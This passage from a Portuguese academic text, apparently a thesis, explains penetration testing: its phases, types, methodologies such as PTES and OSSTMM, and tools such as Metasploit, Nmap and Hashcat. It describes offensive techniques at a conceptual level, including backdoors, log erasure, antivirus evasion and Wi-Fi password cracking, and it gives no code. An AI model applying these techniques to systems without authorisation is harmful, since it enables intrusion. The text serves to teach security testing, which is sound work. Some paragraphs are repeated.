[2] Processo de aplicação de um algoritmo de criptografia, transformando um dado com texto claro em cifrado

[3] Processo de aplicar uma chave criptográfica para transformar o dado cifrado em legível

caso ele verificar a existência de algum tipo de código malicioso dentro do programa em execução, ele bloqueia a ação. Para análise de códigos maliciosos também utiliza o banco de dados da empresa que o desenvolveu para consultas de vírus detectados em todo o mundo. Atualmente é uma ferramenta indispensável, pois com a medida que os ataques evoluem constantemente, novos *malwares*, também são criados pelos *black hats* para burlarem as essas proteções.

Sistemas de Detecção e Prevenção de Intrusão (IDS/IPS, do inglês *Intrusion detection System* e *Intrusion Prevention System*) são mecanismos que podem ser implementados tanto em *hardware* quanto em *software*, como, por exemplo, *switches* e servidores, são sistemas que detectam e previnem os acessos não autorizados a rede. O IDS tem como objetivo verificar se uma ação é uma ameaça ao ambiente de rede, notificando ao administrador de rede, que existe uma atividade maliciosa, não realiza nenhum bloqueio para impedir essa ação, não interferindo no fluxo da rede. O IPS é uma ferramenta com inteligência de analisar identificar e tomar uma decisão de bloquear ou não determinada ação se for um risco a segurança da rede, ela funciona como a análise da rede de um IDS com um firewall. As principais diferenças entre um IDS e IPS são que, o IDS é uma solução passiva de detecção, ou seja, detectando uma atividade suspeita, colocando em um log, e disparando um alerta, já o IPS é uma solução ativa de detecção, ele analisa a atividade coloca em um log e toma as medidas cabíveis para proteção da rede.

2.4 Segurança nas Organizações

Em países como Estados Unidos da América, especificamente em alguns estados, as organizações são obrigadas por lei a reportarem ao governo qualquer tipo de ataque ocorrido, isso tem como objetivo melhorar a segurança nas organizações em geral, pois terão ideia dos tipos de ataques que os *black hats* estão utilizando no momento, quantificá-los e pesquisar meios de prevenção.


No Brasil este cenário é completamente diferente, não existe lei obrigando nenhum tipo de organização a reportar os ataques sofridos ao longo do ano, consequentemente, dificultando na prevenção de ameaças, pois como surgem novos ataques, muitas empresas as desconhecem ou só saberão da existência após algum tempo.

Em 2016, dados do relatório Global Information Security Survey (GISS) mostraram que a grande parte das organizações brasileiras não se preocupa em fazer um investimento

correto na segurança da informação. Entre os empresários entrevistados “63% afirmaram que suas organizações não dispõem de programas para prevenção de ameaças; outros 43% apontaram a inexistência de programas de identificação de vulnerabilidades, e 45% disseram não dispor de programas de detecção de brechas. O tempo levado para iniciar a investigação de potenciais ameaças nessas empresas varia entre uma média 1 hora (36%) e mais de um dia (15%)”. Muitas empresas têm receio de informar que sofreram ataques, pois pensam na perda de credibilidade no mercado com seus clientes.

O CERT.br é um grupo de resposta a incidentes de Segurança para Internet do Brasil, mantido pelo NIC.br, que pertence ao Comitê Gestor da Internet Do Brasil. Têm a finalidade de tratar esses incidentes relacionados a segurança de computadores de redes de computadores conectados à Internet nacional. Funciona como uma ponte para a notificação dos incidentes de segurança, e a resposta de incidentes podendo colocar as partes envolvidas em contato. A Figura 2.2 apresenta os incidentes reportados ao CERT.br no período de oito anos.

Figura 2.2 – Incidentes reportados ao CERT.br (2009 a 2016)




Fonte: CERT.br (2017)

Na Figura 2.2, observa-se que o número de relatos de incidentes aumentou conforme o passar dos anos, entre 2013 e 2014 triplicou, houve uma queda em 2015 e 2016 e isto pode ser atribuído aos novos tipos de ataques que são criados e não relatados a esta entidade, como, por exemplo, um novo

tipo de ameaça, o *ransomware*[4] que se propagou entre 2016 e 2017 no Brasil, segundo a Kaspersky Labs[5].

Figura 2.3 – Tipos de ataques relatados em 2016 ao Cert.br



Fonte: CERT.br (Disponível em: <https://www.cert.br/stats/incidentes/2016-jan-dec/tipos-ataque.html>)

2.5 Pentest

Segundo Longatto (2017), a segurança da informação é dividida em algumas subáreas: Defensiva, Ofensiva, Pesquisa, Gestão em Segurança, Investigação e Monitoramento.

A **segurança defensiva** diz respeito a mecanismos de proteção dos ativos, ou seja, todos os meios que existem para proteger as informações das ameaças existentes, podendo citar como exemplos o *hardening* em servidores (deixa os servidores mais seguros) e o desenvolvimento de *software* seguros. A **ofensiva** é caracterizada por testar a segurança em forma de simulação de ataques reais, com objetivo de testar a segurança, como, por exemplo, os testes de invasão (Pentest). **Gestão em segurança** é a parte que diz respeito à criação e gerenciamento de políticas de segurança nas organizações. A **investigativa** é caracterizada pela

[4] Tipo de *malware* que sequestra criptografa arquivos de computadores e solicita resgate em dinheiro, geralmente em *cripto* moedas.

[5] Brasil é país que mais sofre com ataques de *ransomware* na AL Disponível em: <https://www.kaspersky.com.br/blog/brasil-e-pais-que-mais-sofre-com-ataques-de-ransomware-na-al/9626/>

área de perícia em ambientes computacionais, enquanto **monitoramento** é a análise de tráfego de redes.

2.5.1 Conceito

O termo Pentest é definido como *Penetration Test*, que significa teste de intrusão, é um método de testes que tem como objetivo analisar as possíveis vulnerabilidades de uma rede ou sistemas e descobrir suas falhas. São tentadas todas as formas possíveis ou conhecidas para descoberta dessas vulnerabilidades. No Pentest são utilizados vários métodos que avaliam a segurança de uma rede ou sistema, esses métodos são a simulações de um ataque realizado por um *black hat*, que tem o objetivo de realizar uma invasão e comprometimento do sistema.

O termo Pentest é definido como *Penetration Test*, que significa teste de intrusão, é um método de testes que tem como objetivo analisar as possíveis vulnerabilidades de uma rede ou sistemas e descobrir suas falhas. São tentadas todas as formas possíveis ou conhecidas para descoberta dessas vulnerabilidades. No Pentest, são utilizados vários métodos que avaliam a segurança de uma rede ou sistema, esses métodos são as simulações de um ataque realizado por um *black hat*, que tem o objetivo de realizar uma invasão e comprometimento do sistema.

Sendo assim, o Pentest permite que seja avaliado toda a estrutura do sistema referente à segurança. Os testes realizados são importantes pois através deles podemos descobrir falhas existentes em *hardware* e *software*, para que as medidas defensivas sejam implementadas corretamente posteriormente a esses testes. Tendo em vista a proteção e mitigação das ameaças, vulnerabilidade e riscos, os testes de intrusão são importantes para a segurança das empresas ou organizações. O Pentester precisa pensar como um *black hat*, possuindo um nível de conhecimento semelhante e as ferramentas necessárias para a realização do mesmo, pois se houver uma vulnerabilidade explorada pelo *black hat*, corre o risco de comprometer os bens ativos de uma empresa. Dessa maneira, é mais complicado fazer a defesa, tentar descobrir todas as vulnerabilidades existentes para que o Pentest seja satisfatório é fundamental.

Todas as informações que são geradas durante o processo do Pentest, resultarão em um relatório final em que tudo o que for testado será documentado, colocando os passos, as ferramentas utilizadas, *printscreen* de ambientes, análise do risco das falhas e recomendações para correção das mesmas. O Pentest é um meio eficiente e completo de auditoria de segurança, no qual explora todas as particularidades da segurança de um sistema. Possui uma

sequência de etapas, fases no processo de levantamento de informações do alvo a ser testado, que no final contribuirá positivamente e permitirá correções para o sistema analisado.

Existe um termo utilizado por *black hats*, denominado de "*hacking*", este termo refere-se à prática utilizada em crimes de violação de segurança, este é o oposto do Pentest, mesmo utilizando as mesmas ferramentas análises e raciocínios, o Pentest tem como objetivo aplicar as melhores técnicas de proteção e segurança, a fim de proteger um dos bens mais preciosos de uma organização, que é a informação. As técnicas de correção serão aplicadas após o término do Pentest, como, por exemplo, reparando erros em *hardware*, *pacths* e atualizações de segurança em *software* e sistemas operacionais, políticas de senhas, entre outros.

2.5.2 Fases do Pentest

Segundo Giavaroto e Santos (2013), os procedimentos de um Pentest são parecidos com o que *black hats* utilizam em um ataque e são divididos em cinco fases. A primeira etapa é a etapa de **Informações do alvo**, nela a maior parte do tempo é aplicado, pois quanto maior o número de informações levantadas, maior é a chance do sucesso da auditoria do sistema. Nessa fase, todas as informações referentes a empresa serão buscadas, como nomes dos funcionários, *e-mails*, telefones, *sites*, empresas terceirizadas, dados pessoais dos funcionários, *firewalls*, hábitos dos funcionários etc. Uma maneira eficiente de conseguir informações seria aplicando o uso de engenharia social[6], como por exemplo, um e-mail ou telefonema, se passando por alguém da empresa parceira, que é recebido por um funcionário pouco qualificado, ele poderá falar informações que ajudarão no processo do Pentest. Também são utilizadas fermentas de busca *online*, como o Google, para obtenção de mais informações. Assim como, é importante utilizar redes sociais como: Facebook Instagram, Twitter, etc., uma vez que, pessoas ligadas a empresas às vezes podem colocar informações nessas redes sociais, não levando em conta o sigilo e a preservação dos dados da empresa. Pela natureza o ser humano é muito falho e, se aproveitando dessas falhas, *black hats* conseguem informações explorando essas deficiências. No entanto, o analista de segurança deve utilizar essas técnicas para prevenir ao máximo esse tipo de ataques.

[6] Tipo de ataque que se refere a manipulação psicológica de pessoas para divulgarem dados confidenciais

A segunda fase é a de **Varreduras de Sistema**, em posse das informações, como mapas da rede, informações da empresa, sistemas utilizados e sites, é necessário utilizar as ferramentas de Pentest adequadas. As informações levantadas sobre *hardware*, servidores, serviços, computadores e *software* são verificados nessa etapa. É necessário se preocupar com dispositivos IDS/IPS, pois podem bloquear as tentativas de análise da rede. Mas sabemos que regras mal configuradas nesses sistemas inclusive no Firewall podem comprometer todo o sistema e garantir a intrusão.

A terceira fase é a de **Ganho de Acesso ao Sistema**. Nesta fase o sistema é invadido e o processo de intrusão ocorre, devido a exploração de alguma vulnerabilidade e, talvez, através dessa exploração possamos chegar a outras camadas do sistema ou rede, como meio de descobrir novas vertentes de ataques para potencializar a intrusão. Com o acesso ao sistema podemos analisar as estruturas de diretórios, política de senhas e vários outros meios que podem ser aplicados para tirar o máximo de informações. A análise geral do sistema é feita pelo invasor, com a experiência dele permitem a tomada de decisões para cada ação a ser feita, que pode levar a várias situações inesperadas.

A quarta fase é a de **Manter o Acesso no Sistema**, em que são utilizadas várias técnicas combinadas com método para contribuir com a necessidade de manter o acesso, se for preciso conectar posteriormente a instalação de *backdoors*[7] ou deixando portas abertas para possíveis conexões futuras. São instalados programas maliciosos para que possa ser ratificado o Pentest real. *Black hats* estão sempre atrás de informações sigilosas que possam contribuir lucros ou situações relacionadas a crimes.

A quinta e última fase consiste na **Retirando as Evidências**, após a quarta fase a maioria dos *black hats* sabem que após os ataques efetuados os sistemas computacionais guardam todas as ações e modificações feitas nos mesmos em arquivos de *log*, por exemplo, e com isso aplicam técnicas para tentar despistar uma possível auditoria nas máquinas, pois sabem que determinadas ações são crimes que podem comprometer sua identidade ou localização. O Pentester utilizará das mesmas técnicas, dependendo do tipo do Pentest que foi solicitado, pois como discutido na próxima seção, existem diferenças nos testes de invasão firmados entre contratante e contratado. Esses tipos de testes podem contribuir para o analisa responsável pela rede a configurar posteriormente sistemas que possam detectar invasores de forma eficiente.

---

[7] Software malicioso que tem como função abrir portas de serviços para outros malwares acessarem o sistema

2.5.3 Tipos de Pentest

O Pentest, de acordo com Moreno (2015) e Giavaroto e Santos (2013), pode ser divido em alguns tipos: *blind*, double blind, blackbox, graybox, whitebox, Tendem e reseversal.

No ***blind***, o Pentester não possui nenhuma informação sobre o sistema que irá atacar, porém a equipe de TI da empresa, por exemplo, saberá que serão atacados e o que será atacado, possibilitando medidas corretivas para tentar dificultar o ataque e proteger os sistemas que sofrerão os testes. No processo **double blind**, nem o Pentester e nem as equipes de TI da empresa, saberão que serão atacados.

No teste ***blackbox*** o auditor não possui nenhuma informação sobre o alvo e sua infraestrutura de rede, sem conhecimento prévio, quantidade de máquinas e os processos dos sistemas que estão sendo executados. É o mais próximo que temos de um ataque de um *blackhat*, pois geralmente eles não possuem informações sobre a estrutura das empresas.

No teste ***graybox*** o Pentester terá informações parciais inicialmente sobre o alvo e sobre qual ambiente será testado, por isso já saberá parcialmente o que será testado. Já no ***whitebox***, também conhecido como teste caixa branca, o Pentester terá conhecimento total do alvo de sua infraestrutura de rede, aplicações, endereços IP (*Internet Protocol*) usados, firewalls, código fontes, etc. É mais utilizado em ataques internos, por exemplo um funcionário que poderia prejudicar a empresa e lucrar a custa dela.

No **Tandem** o alvo saberá do ataque e quais os testes que serão utilizados na realização dos ataques e o Pentester terá total conhecimento do alvo, enquanto no ***reversal***, o Pentester tem total conhecimento sobre o alvo que será testado, mas não saberá do ataque e nem quais os testes que serão utilizados.

Todos os tipos de definição de Pentest tem o mesmo objetivo de descrever os testes e explorar todas as possibilidades na eficiência dos ataques.

2.6 Metodologias Pentest

Segundo Moreno (2015), existem metodologias que podem ser adotadas em um Pentest, o motivo de existirem várias metodologias, é que são específicas para alguns tipos de cenários e o escopo do projeto que sejam utilizados nos testes específicos. Abaixo, são apresentadas algumas das metodologias mais conhecidas.

A Open Source Security Testing Methodology Manual (OSSTMM) baseia-se em métodos científicos que auxiliam o processo de segurança da informação. Essa metodologia não tem como foco o Pentest, mas como objetivo de avaliar a segurança da empresa em consideração do objetivo do negócio. É dividida em três fases: pré-teste, teste e pós-teste.

A primeira fase intitulada de **pré-teste**, descreve alguns aspectos iniciais para a avaliação da segurança, como:

- Conformidade - refere-se às leis que devem ser seguidas, são elas: nacionais, industriais e políticas de segurança da empresa que será auditada**;**
- Regras de boa conduta - referem-se às regras gerais de conduta da empresa, como contratos a respeito da segurança, tempo e estimativa do projeto, escopo e pessoas envolvidas; e
- Detectar riscos e ameaças - é a etapa onde tudo o que comprometer a segurança dos dados ou causar algum prejuízo à empresa que será auditada.

A segunda fase intitulada **teste**, como o nome já diz, todos os testes devem ser realizados, a metodologia *Penetration Testing Execution Standard* (PTES) descreve alguns desses testes, são testados todos os ativos que podem oferecer risco na exposição de dados ou invasão a organização, também deverá ser escolhido o tipo do Pentest (*blackbox*, *whitebox*, ou *graybox*).

A terceira fase é intitulada **pós-teste**, em que é gerado o relatório dos resultados obtidos e apresentação ao cliente.

Information Systems Security Assessment Framework (ISSAF) tem como objetivo buscar uma auditoria mais rápida possível e é dividida em quatro fases:

- Planejamento - é a fase inicial onde são reunidas várias informações sobre os sistemas que serão testados, qual vai ser o tipo de intrusão realizado, contato com o cliente, etc. após a definição desses ataques o planejamento dos testes de invasão é feito;
- Em seguida, há a fase de Avaliação - o Pentest propriamente dito é realizado, atacando os alvos, fazendo a auditoria completa do sistema, teste de vulnerabilidades, exploração e pós exploração e são anotados os resultados obtidos; e
- Tratamento - tomam-se as providências relacionadas às vulnerabilidades encontradas e, por fim, a Acreditação, nessa etapa a empresa recebe o certificado de segurança ISSAF.

Open Web Application Security Project Top Ten (OWASP) é uma metodologia utilizada em ambientes e aplicações Web. Ela mantém uma lista de ataques a serem efetuados em aplicações web com as principais vulnerabilidades encontradas. Os testes que são realizados dentre alguns serão citados: (i) Injeção (são injetados códigos na aplicação com o objetivo de acesso ao sistema); (ii) Quebra do sistema de autenticação/seção referência direta a objetos; e (iii) File *upload* (negação de serviço utilização de componentes vulneráveis).

Na próxima seção apresenta-se a metodologia PTES, a ser utilizada neste trabalho.

2.7 *The Penetration Pentest Execution Standard*

O PTES é uma metodologia padronizada internacionalmente em que Pentesters seguem sequencialmente 7 fases até a conclusão final do projeto, é dividido em: Planejamento do Projeto, Coleta de Dados e Informações, Mapeamento das ameaças, Análise das Vulnerabilidades, Exploração, Pós-Exploração e Escrita do Relatório.

A etapa de **planejamento do projeto** será responsável pelo primeiro contato com o cliente, onde a viabilidade do projeto será avaliada, como também deixará a negociação o mais transparente possível. O cliente informará quais ambientes planeja que sejam realizados os testes, quais não poderão ser testados, em quais dias e horários os testes poderão ser feitos, bem como, informará a quantidade de dispositivos e se existe algum que não entrará no escopo do projeto. Já o Pentester informará como o Pentest será conduzido, sempre tirando as dúvidas do cliente, apresentando o cronograma, o valor e o prazo a ser definido. Nesta etapa será firmado o acordo entre cliente e contratado. Nesta pesquisa, também foi definido que o teste será o *graybox* onde o Pentester terá informações parciais sobre a empresa e que será feito os testes na rede interna e rede Wireless.

Na fase de **coleta de dados e informações** serão levantados todos os dados e informações da empresa a ser testada. Será utilizado recolhimento, ativos, passivos e físicos utilizando ferramentas automatizadas como: MalteGo, que utiliza várias buscas referentes a domínios, e-mails, redes sociais etc. As informações sobre o alvo são coletadas, e mesmo utilizando ferramentas para agilizar a obtenção de dados, a coleta manual é fundamental, como no Google e ferramentas de busca. Informações como site da empresa, redes sociais, e-mails, telefones, nomes dos funcionários, dados referentes a empresa, serão recolhidas. Recolhimentos mais direcionados também serão coletados nessa fase, como: enumeração de

Domain Name System (DNS), mapeamento da rede, topologia, quantidade de dispositivos ativos ou não, utilizando ferramentas ou contato físico com funcionários.

Posteriormente, a partir dessas informações, serão levantados dados dos dispositivos do cliente, e verificar se uma determinada máquina está online na rede e respondendo ao envio de pacotes, por exemplo, pois uma máquina que está respondendo a pacotes e requisições poderá estar mais vulnerável. Para começar, será definido o número de portas abertas com os serviços que estão sendo executados, o SO e a versão. Existem ferramentas que podem fazer essa varredura mais automatizada e a que será utilizada é o NMAP, um dos scanners de redes mais famosos e utilizados no mundo, com código fonte aberto. Quanto maior o número de informações, mais eficiente será o resultado do Pentest, em posse dessas informações será seguido para próxima etapa.

A fase de **mapeamento das ameaças** tem como objetivo de mapear as vulnerabilidades nos ambientes propostos do Pentest, neste caso a rede interna da empresa e a rede Wireless. Em posse dos dados do alvo como IP, portas, tipo de criptografia da rede Wireless, sistemas operacionais e serviços ativos.

Na fase de **análise de vulnerabilidades** os serviços levantados da etapa anterior serão estudados e analisados com o objetivo de identificar vulnerabilidades referentes aos dispositivos dos ambientes que serão testados. Nesta etapa, serão utilizadas ferramentas para facilitar a varredura de vulnerabilidades, mas também o trabalho manual, atrás de serviços que estejam desatualizados com falhas conhecidas publicamente. Vale ressaltar que muitas vezes as ferramentas podem acusar vulnerabilidades que não existem ou deixar alguma passar despercebido, por isso é importante uma análise manual. *Software* que serão utilizados são o Nessus, que possui análise de redes detecção de *malware* para Windows, entre outros, e o OpeanVAS, que é uma plataforma *open source* de análise de vulnerabilidade remota baseada em cliente/servidor. Também será identificado qual tipo de criptografia utilizado na rede Wireless da empresa e levantamento de informações sobre o roteador, criação de dicionário de dados para possível ataque de força bruta.

Na fase de **exploração** realizam-se tentativas de invasão aproveitando-se das falhas encontradas em *software* nos ambientes com o objetivo de quebrar a segurança da empresa e conseguir acesso ao sistema.

Na fase de **exploração** realizam-se tentativas de invasão aproveitando-se das falhas encontradas em *software* com o objetivo de quebrar a segurança da empresa e conseguir acesso ao sistema. A exploração será efetuada por falhas através da ajuda de *exploits*, que são códigos criados com o objetivo de explorar as vulnerabilidades e ganhar acesso ao sistema atacado

conseguindo acesso definitivo da máquina alvo. Existem *sites* especializados na divulgação de *exploits* que são mantidos por empresas com uma vasta diversidade de *exploits* gratuitos. Assim como, existem também algumas empresas que vendem *exploits*, mas neste teste serão utilizados apenas os gratuitos, um dos mais famosos e confiáveis é o *http://www.exploitdb.com/*, que será utilizado nas buscas dos *exploits*.

A principal ferramenta que será utilizada nesta fase é o Metasploit[8], que possui uma série de ferramentas e categorias para ganho de acesso ao sistema e ferramentas para burlar antivírus, *firewall*, etc. Também serão utilizados testes com o objetivo de captura de informações dados sensíveis trafegados na rede, com o uso do MeterPreter, um *software* que "envenena" o DNS na rede se passando pelo receptor dos dados trafegados. O nome desse ataque é *Man In The Middle*.

Já para Wireless será usado o Hashcat[9], um *software* de quebra de senhas usando dicionário de dados, força bruta ou mesclando os dois, para a efetuação do ataque. Também serão efetuados testes em métodos explorando falhas no PIN, *Wi-Fi Protected Setup* (WPS), e firmware dos roteadores, assim possivelmente conseguindo acesso. Deixando claro que mesmo se uma invasão for efetuada com sucesso serão efetuados todos os testes com o objetivo de conseguir explorar a maior quantidade falhas possíveis.

A fase de **pós exploração** é responsável pelo ganho de acesso privilegiado na rede, com o objetivo de acessar dados sensíveis, provando que um *black hat* poderia comprometer todo o ambiente colocando as mãos em dados e ativos sensíveis da empresa causando um prejuízo muito maior, como roubo de informações ou apagando essas informações. Para esse estudo, Será utilizado o *JhonTheripper*[10] que possui fermentas para quebra de senhas de sistemas operacionais e o *Metasploit* por possuir fermentas de quebra de senhas de sistemas operacionais e escalação de privilégios, com o objetivo de ganhar acesso administrador a todo o sistema.

Por fim, a **escrita do relatório** é a última fase do Pentest, em que se documenta todo o processo dos testes realizados para o cliente contendo o detalhamento sobre como foram realizados os testes, quais as vulnerabilidades encontradas, quantificando os riscos, como foram

---

[8] Ferramenta utilizada para a fase de exploração, gerando códigos executáveis que permitem a exploração do sistema

[9] Ferramenta para análise de segurança em redes sem fio

[10] Ferramenta utilizada para quebra de senhas

realizados os ataques e as possíveis soluções para que a equipe de TI da empresa possa corrigi-los.

2.8 Ferramentas

Ferramentas são utilitários que ajudam o Pentester a otimizar seu trabalho no processo de auditoria de um sistema, estas são umas das mais utilizadas e conhecidas, além da eficiência comprovada. Existem também as ferramentas implementadas em *hardware*, entretanto as mais conhecidas estão em *software*.

O **Kali Linux** é uma distribuição Linux criada e mantida pela Offensive Security[11], foi criada com o objetivo de auxiliar profissionais de auditoria e segurança da informação em suas análises e testes e é baseada na distribuição *debian*[12]. É a continuação da antiga distribuição BackTrack com mais ferramentas, mas posteriormente descontinuada. Ela por padrão é dotada de centenas de ferramentas para todos os tipos de análise da parte de segurança, como, por exemplo, ferramentas de análise de tráfego de redes, testes de segurança em redes sem fio, quebras de senhas de em sistemas operacionais, etc. É uma distribuição estável e conta com muitas atualizações das ferramentas periodicamente. Sendo a distribuição mais famosa e utilizada por Pentesters.

O **Metasploit** é um *framework* criado pelo especialista em segurança de redes norte americano HD Moore. Tem como principal objetivo criar ferramentas de explorações de segurança. É utilizado por profissionais do mundo todo para realização de testes de intrusão e testes de rede. Foi desenvolvido na linguagem de programação Ruby e alguns componentes são escritos na linguagem C. Possui centenas de ferramentas para exploração de sistemas com falhas e os módulos existentes no Metasploit são:

- Exploit - códigos que possuem a finalidade de explorar uma falha de segurança ou vulnerabilidade no *software* afetado, ganhando acesso que antes não era permitido;
- Payload - código malicioso que pertence ao *exploits* ou pode ser independente. Tem a função de executar comandos no sistema alvo e conceder uma conexão ao atacante e o alvo;

[11] https://www.offensive-security.com

[12] Sistema operacional Linux

- Shellcode - faz parte também do *exploit* e geralmente vem acompanhado do *payload*, tem como objetivo conceder acesso administrador ao atacante do sistema alvo, podendo assim obter controle total do sistema, geralmente utiliza um *buffer overflow* para conseguir injetar os códigos necessários;
- Módulos auxiliares - são ferramentas que foram desenvolvidas com o objetivo de auxiliar a exploração do sistema alvo. Por exemplo, *port scanner*, *sniffer*, ferramentas de engenharia social, etc.;
- Encoders - são ferramentas que foram desenvolvidas com o objetivo de burlar as proteções antivírus, *firewall*, IDS, etc. Elas funcionam basicamente criptografando o executável ou código fonte do *exploits*, com o intuito de deixá-lo indetectável a proteções do sistema, como os antivírus, sendo assim, se o antivírus tentar analisar o código fonte do executável ele não encontrará nenhuma ameaça aparentemente.

O **Maltego** é uma ferramenta de pesquisa poderosa e é utilizado amplamente por profissionais de segurança da informação na fase de levantamento de informações. Utiliza mineração de dados que processa gráficos em buscas de *links*. Analisa as informações abertas publicamente na Internet e relaciona-as, coletando as informações que pessoas e organizações possuem. Podem-se reunir informações das relações dos seguintes dados, Pessoas: nomes, endereços de *e-mail*, redes sociais; Empresas: organizações, *sites* da *Web*, Infraestrutura da Internet, como, Domínios, nomes de DNS, endereços IP, também pode encontrar documentos e arquivos relacionados ao alvo.

O **Wireshark** é um *software* que analisa o tráfego dos protocolos de rede mais utilizado no mundo. Ele é utilizado na fase de varredura da rede, permite ver quais dados estão sendo trafegados, em determinados protocolos, IP e portas da rede. Podendo monitorar tudo o que é trafegado, também podendo capturar esses pacotes que estão sendo transmitido na rede.

O **Nmap** é um dos *port scanners* mais famosos do mundo. Possui código-fonte livre, sendo melhorado através de uma comunidade de colaboradores em todo o mundo. É na fase de levantamento de informações sobre o alvo que ele é mais utilizado. As principais características do Nmap, é que ele consegue varrer faixas de IP com o objetivo de verificar portas e serviços ativos no alvo, podendo detectar sistemas operacionais, detecção de versão, que pode ajudar a identificar versões de serviços vulneráveis, endereços MAC e serviços executados em hosts ativos.

O **oclHashcat** é um *software* para testes em redes Wireless, seu código fonte aberto, segundo o site oficial, é a ferramenta de quebra de senhas mais rápida do mundo. O principal modo é o ataque de força bruta em redes Wireless utilizando a GPU do computador que está

realizando o ataque, podendo gerar aproximadamente de 50.000 combinações de senhas por minuto.

Aircrack-ng é uma ferramenta de testes de redes *Wireless*, que pode explorar vulnerabilidade nas principais falhas de roteadores e quebra de senhas em determinados algoritmos de criptografia, podendo capturar pacotes e executar ataques de força bruta e de dicionário.

JhonTheRipper é uma ferramenta gratuita para quebra de senhas, compatível com vários sistemas operacionais como Unix, Linux e para Windows, analisando um formato de arquivo e identifica o tipo de criptografia que está sendo usado nele. Por exemplo, um arquivo que possui senhas de usuários do Windows identifica o tipo de criptografia e de criptografá-lo usando o método de força bruta, por exemplo.

O **OpenVAS** é um analisador de vulnerabilidades, amplamente utilizado, que possui um banco de dados contendo uma vasta lista de vulnerabilidades em plataformas e protocolos. Seu *scanner* realiza várias verificações para a detecção de falhas conhecidas. A vantagem do OpenVas é ser *open source* e mantido por uma grande comunidade mundial. Possui inúmeras ferramentas e análise de vulnerabilidades e gerenciamento.

A ferramenta **Whois** para consulta do domínio do *site*, seu objetivo é analisar o domínio fornecido por uma empresa. Esse dado por ser obtido sabendo apenas o nome da empresa e acessando os domínios fornecidos de buscas no Google. Este comando tem objetivo de coletar dados e identificar dados de responsáveis da Empresa. O **Whois** é o protocolo que faz a consulta nos servidores RIR responsável por manter os registros internacionais de Internet.

A ferramenta **Theharvester** faz uma varredura em várias bases de dados de serviços pela Internet, como Google, Bing, Linkedin, VirusTotal entre outros, com o objetivo de encontrar *e-mails* ligados aos domínios.

2.9 Ataques

